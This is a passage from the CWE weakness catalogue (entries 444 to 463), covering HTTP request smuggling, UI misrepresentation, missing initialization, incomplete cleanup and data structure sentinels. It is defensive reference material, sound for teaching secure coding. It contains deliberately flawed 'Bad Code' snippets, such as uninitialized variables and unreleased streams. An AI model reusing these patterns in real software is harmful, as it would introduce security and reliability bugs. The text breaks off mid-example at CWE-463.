Weakness ID: 444 (Weakness Base)

Status: Incomplete

Description

Summary

When malformed or abnormal HTTP requests are interpreted by one or more entities in the data flow between the user and the web server, such as a proxy or firewall, they can be interpreted inconsistently, allowing the attacker to "smuggle" a request to one device without the other device being aware of it.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-2088	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.
CVE-2005-2089	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.
CVE-2005-2090	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.
CVE-2005-2091	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.
CVE-2005-2092	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.

Reference	Description
CVE-2005-2093	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.
CVE-2005-2094	Web servers allow request smuggling via inconsistent Transfer-Encoding and Content-Length headers.

Potential Mitigations

Use a web server that employs a strict HTTP parsing procedure, such as Apache (See paper in reference).

Use only SSL communication.

Terminate the client session after each request.

Turn all pages to non-cacheable.

Other Notes

Request smuggling can be performed due to a multiple interpretation error, where the target is an intermediary or monitor, via a consistency manipulation (Transfer-Encoding and Content-Length headers).

Resultant from CRLF injection.

Relationships

Nature	Type	ID	Name		Page
ChildOf	B	436	Interpretation Conflict	<input checked="" type="checkbox"/>	1000 557
ChildOf	C	442	Web Problems		699 561

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		HTTP Request Smuggling
WASC	26	HTTP Request Smuggling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
33	HTTP Request Smuggling	
105	HTTP Request Splitting	

References

Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin. "HTTP Request Smuggling". < <http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf> >.

CWE-445: User Interface Errors

Category ID: 445 (Category) Status: Draft

Description

Summary

Weaknesses in this category occur within the user interface.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	18	Source Code	<input checked="" type="checkbox"/>	699 14
ParentOf	B	446	UI Discrepancy for Security Feature		699 564
ParentOf	B	450	Multiple Interpretations of UI Input		699 566
ParentOf	B	451	UI Misrepresentation of Critical Information		699 567

Research Gaps

User interface errors that are relevant to security have not been studied at a high level.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	(UI) User Interface Errors

CWE-446: UI Discrepancy for Security Feature

Weakness ID: 446 (Weakness Base)

Status: Incomplete

Description

Summary

The user interface does not correctly enable or configure a security feature, but the interface provides feedback that causes the user to believe that the feature is in a secure state.

Extended Description

When the user interface does not properly reflect what the user asks of it, then it can lead the user into a false sense of security. For example, the user might check a box to enable a security option to enable encrypted communications, but the software does not actually enable the encryption. Alternately, the user might provide a "restrict ALL" access control rule, but the software only implements "restrict SOME".

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1446	UI inconsistency; visited URLs list not cleared when "Clear History" option is selected.

Other Notes

This is often resultant.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	445	User Interface Errors	699	563
ChildOf	B	684	Failure to Provide Specified Functionality	1000	806
ParentOf	B	447	Unimplemented or Unsupported Feature in UI	699 1000	564
ParentOf	B	448	Obsolete Feature in UI	699 1000	565
ParentOf	B	449	The UI Performs the Wrong Action	699 1000	565

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	User interface inconsistency

Maintenance Notes

This node is likely a loose composite that could be broken down into the different types of errors that cause the user interface to have incorrect interactions with the underlying security feature.

CWE-447: Unimplemented or Unsupported Feature in UI

Weakness ID: 447 (Weakness Base)

Status: Draft

Description

Summary

A UI function for a security feature appears to be supported and gives feedback to the user that suggests that it is supported, but the underlying functionality is not implemented.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0127	GUI configuration tool does not enable a security option when a checkbox is selected, although that option is honored when manually set in the configuration file.
CVE-2001-0863	Router does not implement a specific keyword when it is used in an ACL, allowing filter bypass.
CVE-2001-0865	Router does not implement a specific keyword when it is used in an ACL, allowing filter bypass.
CVE-2004-0979	Web browser does not properly modify security setting when the user sets it.

Potential Mitigations

Perform functionality testing before deploying the application.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		446	UI Discrepancy for Security Feature	699 1000	564
ChildOf		671	Lack of Administrator Control over Security	1000	785

Research Gaps

This issue needs more study, as there are not many examples. It is not clear whether it is primary or resultant.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unimplemented or unsupported feature in UI

CWE-448: Obsolete Feature in UI

Weakness ID: 448 (Weakness Base) Status: Draft

Description

Summary

A UI function is obsolete and the product does not warn the user.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Remove obsolete feature from UI. Warn the user that the feature is no longer supported.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		446	UI Discrepancy for Security Feature	699 1000	564

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Obsolete feature in UI

CWE-449: The UI Performs the Wrong Action

Weakness ID: 449 (Weakness Base) Status: Incomplete

Description

Summary

The UI performs the wrong action with respect to the user's request.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0081	Command line option correctly suppresses a user prompt but does not properly disable a feature, although when the product prompts the user, the feature is properly disabled.
CVE-2001-1387	Network firewall accidentally implements one command line option as if it were another, possibly leading to behavioral infoleak.
CVE-2002-1977	Product does not "time out" according to user specification, leaving sensitive data available after it has expired.

Potential Mitigations

Perform extensive functionality testing of the UI. The UI should behave as specified.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	446	UI Discrepancy for Security Feature	699	564
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	The UI performs the wrong action

CWE-450: Multiple Interpretations of UI Input

Weakness ID: 450 (Weakness Base)

Status: Draft

Description**Summary**

The UI has multiple interpretations of user input but does not prompt the user when it selects the less secure interpretation.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Potential Mitigations**Architecture and Design**

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	357	Insufficient UI Warning of Dangerous Operations	1000	458
ChildOf	⊖	445	User Interface Errors	699	563

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Interpretations of UI Input

CWE-451: UI Misrepresentation of Critical Information

Weakness ID: 451 (Weakness Base)

Status: Draft

Description

Summary

The UI does not properly represent critical information to the user, allowing the information - or its source - to be obscured or spoofed. This is often a component in phishing attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0398	Attachment with many spaces in filename bypasses "dangerous content" warning and uses different icon. Likely resultant.
CVE-2001-0643	Misrepresentation and equivalence issue.
CVE-2001-1410	Visual distinction -- Browser allows attackers to create chromeless windows and spoof victim's display using unprotected Javascript method.
CVE-2002-0197	Visual distinction -- Chat client allows remote attackers to spoof encrypted, trusted messages with lines that begin with a special sequence, which makes the message appear legitimate.
CVE-2002-0722	Miscellaneous -- Web browser allows remote attackers to misrepresent the source of a file in the File Download dialogue box.
CVE-2003-1025	Visual truncation -- Special character in URL causes web browser to truncate the user portion of the "user@domain" URL, hiding real domain in the address bar.
CVE-2004-0537	Overlay -- Wide "favorites" icon can overlay and obscure address bar
CVE-2004-0761	Wrong status / state notifier -- Certain redirect sequences cause security lock icon to appear in web browser, even when page is not encrypted.
CVE-2004-145	Visual truncation -- Null character in URL prevents entire URL from being displayed in web browser.
CVE-2004-2219	Wrong status / state notifier -- Spoofing via multi-step attack that causes incorrect information to be displayed in browser address bar.
CVE-2004-2258	Miscellaneous -- [step-based attack, GUI] -- Password-protected tab can be bypassed by switching to another tab, then back to original tab.
CVE-2004-2530	Visual truncation -- Visual truncation in chat client using whitespace to hide dangerous file extension.
CVE-2005-0143	Wrong status / state notifier -- Lock icon displayed when an insecure page loads a binary file loaded from a trusted site.
CVE-2005-0144	Wrong status / state notifier -- Secure "lock" icon is presented for one channel, while an insecure page is being simultaneously loaded in another channel.
CVE-2005-0243	Visual truncation -- Chat client does not display long filenames in file dialog boxes, allowing dangerous extensions via manipulations including (1) many spaces and (2) multiple file extensions.
CVE-2005-0590	Visual truncation -- Dialog box in web browser allows user to spoof the hostname via a long "user:pass" sequence in the URL, which appears before the real hostname.
CVE-2005-0593	Lock spoofing from several different Weaknesses.
CVE-2005-0831	Visual distinction -- Product allows spoofing names of other users by registering with a username containing hex-encoded characters.
CVE-2005-1575	Visual truncation -- Web browser file download type hiding using whitespace.
CVE-2005-1678	Miscellaneous -- Dangerous file extensions not displayed.
CVE-2005-2271	Visual distinction -- Web browsers do not clearly associate a Javascript dialog box with the web page that generated it, allowing spoof of the source of the dialog. "origin validation error" of a sort?
CVE-2005-2272	Visual distinction -- Web browsers do not clearly associate a Javascript dialog box with the web page that generated it, allowing spoof of the source of the dialog. "origin validation error" of a sort?

Reference	Description
CVE-2005-2273	Visual distinction -- Web browsers do not clearly associate a Javascript dialog box with the web page that generated it, allowing spoof of the source of the dialog. "origin validation error" of a sort?
CVE-2005-2274	Visual distinction -- Web browsers do not clearly associate a Javascript dialog box with the web page that generated it, allowing spoof of the source of the dialog. "origin validation error" of a sort?
OSVDB:5703	Overlay -- GUI overlay vulnerability (misrepresentation)
OSVDB:6009	Visual truncation -- GUI obfuscation (visual truncation) in web browser - obscure URLs using a large amount of whitespace. Note - "visual truncation" covers a couple variants.

Potential Mitigations

Perform data validation (e.g. syntax, length, etc.) before interpreting the data.

Create a strategy for presenting information, and plan for how to display unusual characters.

Other Notes

Overlaps Wheeler's "Semantic Attacks"

Here are some examples of misrepresentation: [*] icon manipulation (making a .EXE look like a .GIF) [*] homographs: letters from different character sets/languages that look similar. The use of homographs is effectively a manipulation of a visual equivalence property. [*] a race condition can cause the UI to present the user with "safe" or "trusted" feedback before the product has fully switched context. The race window could be extended indefinitely if the attacker can trigger an error. [*] "Window injection" vulnerabilities (though these are usually resultant from privilege problems) [*] status line modification (e.g. CVE-2004-1104) [*] various other web browser issues. [*] GUI truncation (e.g. filename with dangerous extension not displayed to GUI because of truncation) - CVE-2004-2227 - GUI truncation enables information hiding [*] injected internal spaces (e.g. "filename.txt .exe" - though this overlaps truncation [*] Also consider DNS spoofing problems - can be used for misrepresentation.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		221	Information Loss or Omission	1000	309
PeerOf		346	Origin Validation Error	1000	446
ChildOf		445	User Interface Errors	699	563

Research Gaps

Misrepresentation problems are frequently studied in web browsers, but there are no known efforts for categorizing these problems in terms of the shortcomings of the interface. In addition, many misrepresentation issues are resultant.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	UI Misrepresentation of Critical Information

Maintenance Notes

This category needs refinement.

CWE-452: Initialization and Cleanup Errors

Category ID: 452 (Category)

Status: Draft

Description

Summary

Weaknesses in this category occur in behaviors that are used for initialization and breakdown.

Applicable Platforms

Languages

- All

Other Notes

Most of these initialization errors are significant factors in other weaknesses. Researchers tend to ignore these, concentrating instead on the resultant weaknesses, so their frequency is uncertain, at least based on published vulnerabilities.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	B	453	Insecure Default Variable Initialization	699	569
ParentOf	B	454	External Initialization of Trusted Variables or Data Stores	699	569
ParentOf	B	455	Non-exit on Failed Initialization	699	570
ParentOf	B	456	Missing Initialization	699	571
ParentOf	B	459	Incomplete Cleanup	699	575
ParentOf	V	460	Improper Cleanup on Thrown Exception	699	577
ParentOf	B	665	Improper Initialization	699	778

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Initialization and Cleanup Errors

CWE-453: Insecure Default Variable Initialization

Weakness ID: 453 (Weakness Base)

Status: Draft

Description**Summary**

The software, by default, initializes an internal variable with an insecure or less secure value than is possible.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- PHP (Sometimes)
- All

Potential Mitigations

Disable or change default settings when they can be used to abuse the system. Since those default settings are shipped with the product they are likely to be known by a potential attacker who is familiar with the product. For instance, default credentials should be changed or the associated accounts should be disabled.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	B	665	Improper Initialization	1000	778

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insecure default variable initialization

Maintenance Notes

This overlaps other categories, probably should be split into separate items.

CWE-454: External Initialization of Trusted Variables or Data Stores

Weakness ID: 454 (Weakness Base)

Status: Draft

Description**Summary**

The software initializes critical internal variables or data stores using inputs that can be modified by untrusted actors.

Extended Description

A software system should be reluctant to trust variables that have been initialized outside of its trust boundary, especially if they are initialized by users. They may have been initialized incorrectly. If an attacker can initialize the variable, then he/she can influence what the vulnerable system will do.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- PHP (*Sometimes*)
- Language-independent

Platform Notes

Demonstrative Examples

In the Java example below, a system property controls the debug level of the application.

Java Example:

Bad Code

```
int debugLevel = Integer.getInteger("com.domain.application.debugLevel").intValue();
```

If an attacker is able to modify the system property, then it may be possible to coax the application into divulging sensitive information by virtue of the fact that additional debug information is printed/exposed as the debug level increases.

Observed Examples

Reference	Description
CVE-2000-0959	Does not clear dangerous environment variables, enabling symlink attack.
CVE-2001-0033	Specify alternate configuration directory in environment variable, enabling untrusted path.
CVE-2001-0084	Specify arbitrary modules using environment variable.
CVE-2001-0872	Dangerous environment variable not cleansed.

Potential Mitigations

A software system should be reluctant to trust variables that have been initialized outside of its trust boundary. Ensure adequate checking (e.g. input validation) is performed when relying on input from outside a trust boundary.

Architecture and Design

Avoid any external control of variables. If necessary, restrict the variables that can be modified using a whitelist, and use a different namespace or naming convention if possible.

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	452	Initialization and Cleanup Errors	<input checked="" type="checkbox"/>	568
CanAlsoBe	B	456	Missing Initialization		571
ChildOf	B	665	Improper Initialization		778
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp		946

Relationship Notes

Overlaps Missing variable initialization, especially in PHP.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	External initialization of trusted variables or values

CWE-455: Non-exit on Failed Initialization

Weakness ID: 455 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not exit or otherwise modify its operation when security-relevant errors occur during initialization, such as when a configuration file has a format error, which can cause the software to execute in a less secure fashion than intended by the administrator.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-1345	Product does not trigger a fatal error if missing or invalid ACLs are in a configuration file.

Potential Mitigations

Follow the principle of failing securely when an error occurs. The system should enter a state where it is not vulnerable and will not display sensitive error messages to a potential attacker.

Relationships

Nature	Type	ID	Name	▣	Page
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	G	636	Not Failing Securely ('Failing Open')	1000	739
ChildOf	B	665	Improper Initialization	1000	778
ChildOf	G	705	Incorrect Control Flow Scoping	1000	841

Research Gaps

Under-studied. These issues are not frequently reported, and it is difficult to find published examples.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Non-exit on Failed Initialization

CWE-456: Missing Initialization

Weakness ID: 456 (*Weakness Base*) Status: Draft

Description

Summary

The software does not initialize critical variables, which causes the execution environment to use unexpected values.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Demonstrative Examples

Example 1:

Here, an uninitialized field in a Java class is used in a seldom-called method, which would cause a NullPointerException to be thrown.

Java Example:

Bad Code

```
private User user;
public void someMethod() {
    // Do something interesting.
    ...
    // Throws NPE if user hasn't been properly initialized.
    String username = user.getName();
}
```

Example 2:

In the following Java code the BankManager class uses the user variable of the class User to allow authorized users to perform bank manager tasks. The user variable is initialized within the method setUser that retrieves the User from the User database. The user is then authenticated as unauthorized user through the method authenticateUser.

Java Example:

Bad Code

```
public class BankManager {
    // user allowed to perform bank manager tasks
    private User user = null;
    private boolean isUserAuthentic = false;
    // constructor for BankManager class
    public BankManager() {
        ...
    }
    // retrieve user from database of users
    public User getUserFromUserDatabase(String username){
        ...
    }
    // set user variable using username
    public void setUser(String username) {
        this.user = getUserFromUserDatabase(username);
    }
    // authenticate user
    public boolean authenticateUser(String username, String password) {
        if (username.equals(user.getUsername()) && password.equals(user.getPassword())) {
            isUserAuthentic = true;
        }
        return isUserAuthentic;
    }
    // methods for performing bank manager tasks
    ...
}
```

However, if the method setUser is not called before authenticateUser then the user variable will not have been initialized and will result in a NullPointerException. The code should verify that the user variable has been initialized before it is used, as in the following code.

Java Example:

Good Code

```
public class BankManager {
    // user allowed to perform bank manager tasks
    private User user = null;
    private boolean isUserAuthentic = false;
    // constructor for BankManager class
    public BankManager(String username) {
        user = getUserFromUserDatabase(username);
    }
    // retrieve user from database of users
    public User getUserFromUserDatabase(String username) {...}
    // authenticate user
    public boolean authenticateUser(String username, String password) {
        if (user == null) {
            System.out.println("Cannot find user " + username);
        }
        else {
            if (password.equals(user.getPassword())) {
                isUserAuthentic = true;
            }
        }
        return isUserAuthentic;
    }
    // methods for performing bank manager tasks
    ...
}
```

Observed Examples

Reference	Description
CVE-2005-2109	Internal variable in PHP application is not initialized, allowing external modification.

Reference	Description
CVE-2005-2193	Array variable not initialized in PHP application, leading to resultant SQL injection.
CVE-2005-2978	Product uses uninitialized variables for size and index, leading to resultant buffer overflow.

Potential Mitigations

Check that critical variables are initialized.

Use a static analysis tool to spot non-initialized variables.

Relationships

Nature	Type	ID	Name	Count	Page
CanPrecede	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	1000	118
CanPrecede	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
CanPrecede	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	B	665	Improper Initialization	1000	778
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800	946
CanAlsoBe	B	454	External Initialization of Trusted Variables or Data Stores	1000	569
ParentOf	V	457	Use of Uninitialized Variable	699	573
				1000	

Relationship Notes

This weakness is a major factor in a number of resultant weaknesses, especially in web applications that allow global variable initialization (such as PHP) with libraries that can be directly requested.

Research Gaps

It is highly likely that a large number of resultant weaknesses have missing initialization as a primary factor, but researcher reports generally do not provide this level of detail.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Initialization

CWE-457: Use of Uninitialized Variable

Weakness ID: 457 (Weakness Variant) Status: Draft

Description

Summary

The code uses a variable that has not been initialized, leading to unpredictable or unintended results.

Extended Description

In some languages, such as C, an uninitialized variable contains contents of previously-used memory. An attacker can sometimes control or read these contents.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (Sometimes)
- C++ (Sometimes)
- Perl (Often)
- All

Common Consequences

Availability

Integrity

Initial variables usually contain junk, which can not be trusted for consistency. This can lead to denial of service conditions, or modify control flow in unexpected ways. In some cases, an attacker can "pre-initialize" the variable using previous actions, which might enable code execution. This can cause a race condition if a lock variable check passes when it should not.

Authorization

Strings that are not initialized are especially dangerous, since many functions expect a null at the end -- and only at the end -- of a string.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

The following switch statement is intended to set the values of the variables aN and bN, but in the default case, the programmer has accidentally set the value of aN twice. As a result, bN will have an undefined value.

C Example:

Bad Code

```
switch (ctl) {
  case -1:
    aN = 0;
    bN = 0;
    break;
  case 0:
    aN = i;
    bN = -i;
    break;
  case 1:
    aN = i + NEXT_SZ;
    bN = i - NEXT_SZ;
    break;
  default:
    aN = -1;
    aN = -1;
    break;
}
repaint(aN, bN);
```

Most uninitialized variable issues result in general software reliability problems, but if attackers can intentionally trigger the use of an uninitialized variable, they might be able to launch a denial of service attack by crashing the program. Under the right circumstances, an attacker may be able to control the value of an uninitialized variable by affecting the values on the stack prior to the invocation of the function.

Example 2:

C++/Java Example:

```
int foo;
void bar() {
  if (foo==0)
  /.../
  /.../
}
```

Observed Examples

Reference	Description
CVE-2007-2728	Uninitialized random seed variable used.
CVE-2007-3468	Crafted audio file triggers crash when an uninitialized variable is used.
CVE-2007-4682	Crafted input triggers dereference of an uninitialized object pointer.
CVE-2008-0081	Uninitialized variable leads to code execution in popular desktop application.

Potential Mitigations

Implementation

Assign all variables to an initial value.

Build and Compilation

Most compilers will complain about the use of uninitialized variables if warnings are turned on.

Requirements

The choice could be made to use a language that is not susceptible to these issues.

Architecture and Design





Mitigating technologies such as safe string libraries and container abstractions could be introduced.

Other Notes

Before variables are initialized, they generally contain junk data of what was left in the memory that the variable takes up. This data is very rarely useful, and it is generally advised to pre-initialize variables or set them to their first values early. If one forgets -- in the C language -- to initialize, for example a char *, many of the simple string libraries may often return incorrect results as they expect the null termination to be at the end of a string.

Stack variables in C and C++ are not initialized by default. Their initial values are determined by whatever happens to be in their location on the stack at the time the function is invoked. Programs should never use the value of an uninitialized variable. It is not uncommon for programmers to use an uninitialized variable in code that handles errors or other rare and exceptional circumstances. Uninitialized variable warnings can sometimes indicate the presence of a typographic error in the code.

Relationships

Nature	Type	ID	Name		Page
ChildOf		398	Indicator of Poor Code Quality		700 508
ChildOf		456	Missing Initialization		699 571
MemberOf		630	Weaknesses Examined by SAMATE		1000 630 735

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Uninitialized variable
7 Pernicious Kingdoms	Uninitialized Variable

White Box Definitions

A weakness where the code path has:

1. start statement that defines variable
2. end statement that accesses the variable
3. the code path does not contain a statement that assigns value to the variable

References

mercy. "Exploiting Uninitialized Data". Jan 2006. < <http://www.felinemenace.org/~mercy/papers/UBehavior/UBehavior.zip> >.

Microsoft Security Vulnerability Research & Defense. "MS08-014 : The Case of the Uninitialized Stack Variable Vulnerability". 2008-03-11. < <http://blogs.technet.com/swi/archive/2008/03/11/the-case-of-the-uninitialized-stack-variable-vulnerability.aspx> >.

CWE-458: DEPRECATED: Incorrect Initialization

Weakness ID: 458 (Deprecated Weakness Base)

Status: Deprecated

Description**Summary**

This weakness has been deprecated because its name and description did not match. The description duplicated CWE-454, while the name suggested a more abstract initialization problem. Please refer to CWE-665 for the more abstract problem.

CWE-459: Incomplete Cleanup

Description

Summary

The software does not properly "clean up" and remove temporary or supporting resources after they have been used.

Alternate Terms

Insufficient Cleanup

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Stream resources in a Java application should be released in a finally block, otherwise an exception thrown before the call to close() would result in an unreleased I/O resource. In the example below, the close() method is called in the try block (incorrect).

Java Example:

Bad Code

```
try {
    InputStream is = new FileInputStream(path);
    byte b[] = new byte[is.available()];
    is.read(b);
    is.close();
} catch (Throwable t) {
    log.error("Something bad happened: " + t.getMessage());
}
```

Observed Examples

Reference	Description
CVE-2000-0552	World-readable temporary file not deleted after use.
CVE-2002-0788	Interaction error creates a temporary file that can not be deleted due to strong permissions.
CVE-2002-2066	Alternate data streams for NTFS files are not cleared when files are wiped (alternate channel / infoleak).
CVE-2002-2067	Alternate data streams for NTFS files are not cleared when files are wiped (alternate channel / infoleak).
CVE-2002-2068	Alternate data streams for NTFS files are not cleared when files are wiped (alternate channel / infoleak).
CVE-2002-2069	Alternate data streams for NTFS files are not cleared when files are wiped (alternate channel / infoleak).
CVE-2002-2070	Alternate data streams for NTFS files are not cleared when files are wiped (alternate channel / infoleak).
CVE-2005-1744	Users not logged out when application is restarted after security-relevant changes were made.
CVE-2005-2293	Temporary file not deleted after use, leaking database usernames and passwords.

Potential Mitigations

Temporary files and other supporting resources should be deleted/released immediately after they are no longer needed.

Other Notes

Temporary files should be deleted as soon as possible. If a file contains sensitive information, the longer it exists the better the chance an attacker has to gain access to its contents. Also it is possible to overflow the number of temporary files because directories typically have limits on the number of files allowed, which could create a denial of service problem.

Overlaps other categories. Concept needs further development.

This could be primary (e.g. leading to infoleak) or resultant (e.g. resulting from unhandled error condition or early termination).

Overlaps other categories such as permissions and containment.

Relationships

Nature	Type	ID	Name	CV	Page
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf	B	226	Sensitive Information Uncleared Before Release	1000	311
ParentOf	V	460	Improper Cleanup on Thrown Exception	1000	577

Relationship Notes

CWE-459 is a child of CWE-404 because, while CWE-404 covers any type of improper shutdown or release of a resource, CWE-459 deals specifically with a multi-step shutdown process in which a crucial step for "proper" cleanup is omitted or impossible. That is, CWE-459 deals specifically with a cleanup or shutdown process that does not successfully remove all potentially sensitive data.

Functional Areas

- File processing

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Incomplete Cleanup
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

CWE-460: Improper Cleanup on Thrown Exception

Weakness ID: 460 (*Weakness Variant*)**Status:** Draft

Description

Summary

The product does not clean up its state or incorrectly cleans up its state when an exception is thrown, leading to unexpected state or control flow.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Integrity

The code could be left in a bad state.

Likelihood of Exploit

Medium

Demonstrative Examples

C++/Java Example:

Bad Code

```
public class foo {
    public static final void main( String args[] ) {
        boolean returnValue;
        returnValue=doStuff();
    }
    public static final boolean doStuff( ) {
        boolean threadLock;
        boolean truthvalue=true;
        try {
            while(
                //check some condition
            ){
                threadLock=true; //do some stuff to truthvalue
                threadLock=false;
```



```
}  
}  
catch (Exception e){  
    System.err.println("You did something bad");  
    if (something) return truthvalue;  
}  
return truthvalue;  
}  
}
```

In this case, you may leave a thread locked accidentally.

Potential Mitigations

Implementation

If one breaks from a loop or function by throwing an exception, make sure that cleanup happens or that you should exit the program. Use throwing exceptions sparsely.

Other Notes

Often, when functions or loops become complicated, some level of cleanup in the beginning to the end is needed. Often, since exceptions can disturb the flow of the code, one can leave a code block in a bad state.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	B	459	Incomplete Cleanup	1000	575
ChildOf	C	755	Improper Handling of Exceptional Conditions	1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Improper cleanup on thrown exception

CWE-461: Data Structure Issues

Category ID: 461 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of specific data structures.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	B	462	Duplicate Key in Associative List (Alist)	699	578
ParentOf	B	463	Deletion of Data Structure Sentinel	699	579
ParentOf	B	464	Addition of Data Structure Sentinel	699	580

CWE-462: Duplicate Key in Associative List (Alist)

Weakness ID: 462 (Weakness Base)

Status: Incomplete

Description

Summary

Duplicate keys in associative lists can lead to non-unique keys being mistaken for an error.

Extended Description

A duplicate key entry -- if the alist is designed properly -- could be used as a constant time replace function. However, duplicate key entries could be inserted by mistake. Because of this ambiguity, duplicate key entries in an association list are not recommended and should not be allowed.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Likelihood of Exploit

Low

Demonstrative Examples

The following code adds data to a list and then attempts to sort the data.

Bad Code

```
alist = []
while (foo()): #now assume there is a string data with a key basename
    queue.append(basename,data)
    queue.sort()
```

Since basename is not necessarily unique, this may not sort how one would like it to be.

Potential Mitigations

Architecture and Design

Use a hash table instead of an alist.

Architecture and Design

Use an alist which checks the uniqueness of hash keys with each entry before inserting the entry.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	461	Data Structure Issues	699	578
ChildOf	B	694	Use of Multiple Resources with Duplicate Identifier	1000	815
ChildOf	C	744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Duplicate key in associative list (alist)
CERT C Secure Coding	ENV02-C	Beware of multiple environment variables with the same effective name

CWE-463: Deletion of Data Structure Sentinel

Weakness ID: 463 (*Weakness Base*)

Status: Incomplete

Description

Summary

The accidental deletion of a data-structure sentinel can cause serious programming logic problems.

Extended Description

Often times data-structure sentinels are used to mark structure of the data structure. A common example of this is the null character at the end of strings. Another common example is linked lists which may contain a sentinel to mark the end of the list. It is dangerous to allow this type of control data to be easily accessible. Therefore, it is important to protect from the deletion or modification outside of some wrapper interface which provides safety.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Generally this error will cause the data structure to not work properly.

Authorization

If a control character, such as NULL is removed, one may cause resource access control problems.

Demonstrative Examples

C/C++ Example:

```
char *foo;
